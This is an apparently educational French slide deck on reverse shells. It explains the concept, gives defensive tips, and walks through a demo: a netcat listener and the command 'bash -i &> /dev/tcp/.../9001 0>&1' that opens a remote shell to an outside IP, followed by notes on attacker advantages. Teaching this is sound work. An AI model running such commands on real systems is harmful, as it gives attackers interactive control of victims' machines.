

# Principes du Reverse Shell

Normal shell



Reverse shell



# Principes du Reverse Shell

- Permet une maintenance à distance de machines

## **Mais ...**

- Permet aussi de pénétrer des hôtes facilement
- D'outrepasser certains mécanismes de protection (comme les pare-feux)
- Et enfin d'utiliser certaines vulnérabilités ...

# Reverse Shell

## Se protéger :

- Minimiser les connexions vers l'extérieur
- Supprimer les interpréteurs non nécessaires
- Prévenir les « *exploits* » (mise à jour de votre OS)

# Reverse Shell


- **Configuration**

- Votre machine est exposée sur internet (@ip : xxx.xxx.xxx.xxx) avec le port 9001 ouvert
- la machine cible (non exposée directement sur internet) qui donner accès à « *l'attaquant* »

# Reverse Shell

- **Etape 1** – activer l'écoute depuis votre machine « *serveur* »

`nc -l -vv -p 9001`




```
issd@vps545888: ~  
issd@vps545888:~$ nc -l -vv -p 9001  
Listening on 0.0.0.0 9001  
|
```

# Reverse Shell

- **Etape 2** - Sur la machine cible, lancer une requête (peut se faire depuis un script, un programme python, ...)

```
bash -i &> /dev/tcp/54.38.32.137/9001 0>&1
```




A terminal window with a dark purple background. The title bar shows a shield icon, a red gear icon, and the text 'truillet@Enkidu: ~'. The terminal content shows the prompt 'truillet@Enkidu:~\$' followed by the command 'bash -i &> /dev/tcp/54.38.32.137/9001 0>&1' which has been executed, as indicated by a green cursor at the end of the line.

# Reverse Shell


- **Explication**

```
bash -i &> /dev/tcp/xxx.xxx.xxx.xxx/9001 0>&1
```


Le shell est interactif



Redirige les sorties (stdout et stderr) vers l'adresse IP xxx.xxx.xxx.xxx sur le port 9001




Le descripteur 0 (stdin) est dupliqué vers le descripteur 1 (stdout)



# Reverse Shell

- **Etape 3** – Enjoy! (la machine cible est accessible et vous avez les droits du propriétaire)



```
truillet@Enkidu: ~  
issd@vps545888:~$ nc -l -vv -p 9001  
Listening on 0.0.0.0 9001  
Connection received on eduroam-studentstaff-nat-out.univ-tlse3.fr 23352  
truillet@Enkidu:~$ |
```



# Reverse Shell

Le reverse shell est privilégié dans des scénarios réels.

Les avantages pour l'attaquant sont significatifs :

- Peu de visibilité aux scans de ports externes
- Utilisation de ports standards (80,443,8080, ...) qui se fondent dans le trafic légitime
- Fonctionnement derrière un NAT sans configuration particulière

# Reverse Shell

## Liens

- **Reverse Shell Generator** : <https://www.revshells.com>